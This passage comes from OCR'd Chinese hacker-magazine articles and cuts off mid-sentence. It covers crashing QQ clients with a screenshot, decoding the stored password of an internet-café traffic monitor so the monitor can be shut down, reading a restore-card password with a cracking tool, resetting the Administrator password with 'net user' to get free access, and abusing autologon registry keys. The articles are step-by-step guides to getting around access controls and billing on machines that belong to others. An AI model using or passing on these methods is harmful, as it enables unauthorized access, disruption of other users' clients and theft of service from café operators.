才能更新你的客户端信息的。这个时候我们就可以发动攻击了，使用 QQ 的屏幕截图功能，随便截一张图，找一个好友，打开聊天窗口发送过去。要注意，不是传送文件，而是直接发送图片。你的好友就会弹出一个窗口开始读取图片了。最重要的时刻到了，当他读取图片的时候，客户端就会强制的非法关闭。

关于 BUG 的应用

第一个 BUG，还没有那么严重，可以跟朋友开开玩笑。让他登录 QQ 的时候接收文件导致出错，最多也就造成他还没接收的信息丢失。

第二个 BUG 就比较严重了。我们要做的就是发送截图，对方只要在线，就可能遭到攻击，而且我测试了几个版本的 QQ，都没有幸免，最新的 2007 版本也是没有躲过攻击。

（本文涉及到的 QQ 两个 BUG 的演示动画已收录到光盘中）


网吧流量无极限之智斗海王星

文章难易度：★★

文章内容提要：通过进程名找出海王星流量限制系统的设置文件，破解其中加密的密码，来解除流量限制

公子许

在网吧里上网确实不爽，花了钱不说，还有这样那样的各种限制。就说前几天吧，我在网吧上网找一些关于SQL2005的教程，终于在中国IT实验室找到了一个很不错的中文教程。文件很大，不过下载速度还可以。可是在下载过程中却弹出一个对话框，提示说不要长时间进行大量的上传和下载什么的，如图1。






图 2




图 3

我没有理它继续下载，可是就在我即将下载完成的时候电脑居然重启了，由于网吧中都安装了硬盘还原卡，重启系统后就会自动还原，下载的所有数据也自然的全都没有了。凭菜鸟的直觉，我断定这是因为网吧对下载的流量做了限制。为什么要限制呢？答案很简单，因为网吧通常都是共享带宽上网，如果你很大流量的下载必然会占用大部分带宽，那就势必会影响其它电脑的网速。可是我都快下载完了，这网吧也不通知一声就直接重启电脑，也太霸道了吧！于是我决定好好研究一下。系统重启后首先打开任务管理器，发现了一个可疑的进程，如图2。

知道程序的名字就好办了，一是在本机上搜索该程序，找到程序的位置，查看有没有其他信息；二是通过程序的进程名HepViewClient可以知道它是一个软件的客户端（client就是客户端的意思，Server则是服务端），我们可以使用baidu搜索HepView和HepViewClient来找到该程序相关的信息。

通过百度顺利的搜索出了这款流量限制软件——海王星局域网客户机流量监视器。其使用说明中是这样描述的：当客户机上传或者下载的流量超过设定后，能够自动发出自设的警告消息到客户端，能自动截断客户端连接互联网，不仅可以监视流量还能强制关机、重启，甚至可以查看你的进程和屏幕。晕！简直太可怕了，这和木马又有什么区别呢？如果你上网的时候会被人时时监控着，那是什么感觉？气愤呀，一定得想个办法来解决。

我下载了海王星局域网客户机流量监视器来仔细观察，在程序所在目录下发现如图3所示的几个文件。

从名字上看，setting.ini应该是程序的配置文件了，使用记事本打开该文件，查看内容如下：

```
[Hotkey]
sett=78
[SysSet]
Display=0
AutoRun=0
FileType=-1
Open=1
Psw=131150144142145143151
[ServerSet]
link=***.***.***.*** (***为主机ip地址，这里就不暴露了哈)
```




图 4

在X的论坛上请教了许多老鸟后得知：[Hotkey]是呼出热键，sett=78为热键设置，ALT+SHIFT+A为65，ALT+SHIFT+Z为90，中间依次递加，那么78就应该是ALT+SHIFT+N了。按ALT+SHIFT+N后出现如图4所示的登录框。




图 5

胡乱输入密码是不行的，会提示密码错误。那如何获取登录密码呢？是不是想到了06年11期网吧黑客栏目中秦妮那篇暴力破解万象的方法，使用那个方法当然是可以的，不过还有一种更为简单的方法。

我们继续来看setting.ini这个配置文件，[SysSet]是一些系统设置，其中Psw=131150144142145143151项最关键了，这就是刚才要求输入的密码。不过这个Psw信息是加密的，直接输入131150144142145143151也会提示密码错误。要破解这段加密的密码其实一点也不难，方法如下：

1.去掉Psw中的前三位，也就是去掉131，剩下的就是150144142145143151；

2.将剩下的数字每三位分为一组，即150、144、142、145、143、151；

3.将每组数字减去94，得到：56、50、48、51、49、57；

4.对照ASCII码表查看各十进制数字所代表的字符，即是密码了：820319。

好了，得到了密码就可以登录设置界面了，如图5。看到下面的“结束运行”按钮了吗？那还等什么，直接结束掉它，这样就可以自由的下载了，也不用怕被监视了。

可能会有读者提出疑问，如果是使用任务管理器直接结束掉海王星软件的进程不是更简单方便吗？当然了，如果能够使用任务管理器结束掉，那当然是非常简单。可是这个软件对进程做了保护，使用任务管理器是不能直接结束掉的，还有些网吧是不允许使用任务管理器的。因此，只有通过进程名搜索到海王星的目录，然后查看配置文件算出正确的密码就可以结束掉这个烦人的软件了。

（本文所涉及到的ASCII码表已收录到光盘中）

挖出网络妙管家的管理员密码

吉荣巍

学校附近新开了家连锁网吧，听说电脑配置非常不错，还配置了17寸的液晶显示器，玩魔兽特别爽。看了这么久的黑客X档案，也算是个标准的菜鸟了，当然也要尝试一下免费上网的乐趣。




图1

连锁的大型网吧安装还原卡或者还原精灵之类的软件是在所难免的，按“Ctrl+F10”调出还原卡控制平台，一看标识原来是“小哨兵还原卡V8.22”。我从工具箱中搬出读取还原卡密码的黑兵器——“小哨兵还原卡V8.22 密码读取工具”，轻而易举的就搞出了还原卡密码rxywblsd，如图1，图2。




图2

为了能够让游戏玩家有种宾至如归的感觉、更贴切消费者，网管做了一个更大胆的设置。在安装网络妙管家2000\XP客户机软件的时候，有个上机用户的权限选择对话框，管理员为了让玩家自己能够更新游戏补丁和下载安装自己喜欢玩的游戏，把上机用户的权限设置为了Administrators组的，也太照顾我们菜鸟了。只要我在CMD下输入**net user Administrator 8945211**，就可以在登录页面使用Administrator帐户来免费上网了。不过，我可是好孩子怎么能这么做呢，人家开网吧也不容易啊（其实我怕的是被网吧老板发现，把俺拉出去一顿狂扁）！

看到计费软件网络妙管家的时间在不停的跳，我又想到了一个新的方法。网络妙管家不是给系统添加了一个管理员帐户吗？可是在安装网络妙管家2000\XP客户机软件的时候，上机用户的权限选择对话框中没有要求输入管理员密码（图3）。

这就是网络妙管家自己给系统设定了统一的用户名和密码，这样就有的玩了。我研究后发现网络妙管家在登录系统的时候是使用用户名为Sicent的帐户自动登录的。既然是自动登录，这又让我想到了设置系统自动登录基本上是通过修改注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon的键值来实现的。一般是在Winlogon右边的窗口中新建字符串AutoAdminlogon，并把它的键值设置为1，把DefaultUserName的值设置为用户名，新建一个





图4


图5

